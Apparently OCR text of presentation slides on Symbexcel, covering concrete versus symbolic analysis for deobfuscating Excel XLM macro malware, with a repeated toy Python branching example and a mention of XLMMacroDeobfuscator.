
Result: the deobfuscated code

Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```


Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```




Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```




Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```




Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```




Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```



Example

```
x = int(input())
y = x + 1
if y >= 10:
        if x < 100:
                interesting_code()
        else:
                error_1()
else:
        error_2()
```






Photo by Mika Baumeister on Unsplash

The Symbexcel Approach

Concrete Analysis

Good for post-infection analysis and de-obfuscation

Does not “execute” the sample

Loads the XLS file

Starts from the entry-point and **interprets all the instructions**

Can use **brute-force and forced execution** to side-step the environment configuration

Example: **XLMMacroDeobfuscator** (kudos! to **@DissectMalware**)

https://github.com/DissectMalware/XLMMacroDeobfuscator

Symbolic Analysis

Concrete

Needs **human input** (e.g., what should be brute-forced?)


Quickly gets ineffective when the **search space is large**

Symbolic

